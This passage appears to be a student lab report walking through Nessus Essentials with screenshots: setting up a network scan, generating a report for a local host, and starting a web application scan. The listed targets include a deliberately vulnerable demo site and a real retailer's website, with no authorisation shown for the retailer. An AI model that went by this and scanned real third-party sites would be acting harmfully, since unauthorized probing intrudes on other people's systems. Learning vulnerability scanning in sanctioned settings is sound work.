
Step 5: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default




Step 6 : In the basic network scan we have more options like discovery in which we can choose the scan type whether we want it on common ports or entire ports




Step 7 : In the assessment tab we can choose whether we want a quick scan or more advance scan like complex scans




Step 8 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan




Step 9:Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities



Step 10 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us



Not secure | https://localhost:8834/#/scans/reports/9/hosts
Import favorites | Amazon | Booking.com | Facebook | Acer | Gmail | YouTube | Maps
tenable Nessus Essentials
Scans
Settings
simonarumao
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Oracle April 2024 Critical Patch Update Addresses ...
Read More
Report
Export
Generate Report
Report Format: HTML PDF CSV
Select a Report Template:
SYSTEM
Complete List of Vulnerabilities by Host
Detailed Vulnerabilities By Host
Detailed Vulnerabilities By Plugin
Vulnerability Operations
Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.
Filters Applied:
None
Formatting Options:
Include page breaks between vulnerability results
Generate Report
Cancel
Save as default
Host Discovery
Completed
CVSS v3.0
Local Scanner
Today at 12:08 AM
Today at 12:13 AM
5 minutes
Critical
High
Medium
Low
Info


Draw
Ask Copilot
4
of 9
Edit with Acrobat
10.0.0.1
0
0
0
0
2
CRITICAL
HIGH
MEDIUM
LOW
INFO
Vulnerabilities
Total: 2
SEVERITY
CVSS V3.0
VPR SCORE
PLUGIN
NAME
INFO
N/A
-
19506
Nessus Scan Information
INFO
N/A
-
10180
Ping the remote host
* indicates the v3.0 score was not available; the v2.0 score is shown
Powered by Adobe Acrobat


B. Perform Web Application Tests Scan in the Nessus tool on the below targets:
a) http://testasp.vulnweb.com/
b) https://www.shoppersstop.com/

Web application test on testasp


Step 1 : Now we will start the scan for web application test scan, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .




Step 2 : When you click on new scan we can see various templates in that scan, we can see the web application tests template, click on that template




Step 3: Then a form like scan template will open in this we will fill the basic details




Step 4 : In this templates first we will give our scan a name, then in the field of targets we will put the website ip address or the domain name




Step 5: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default



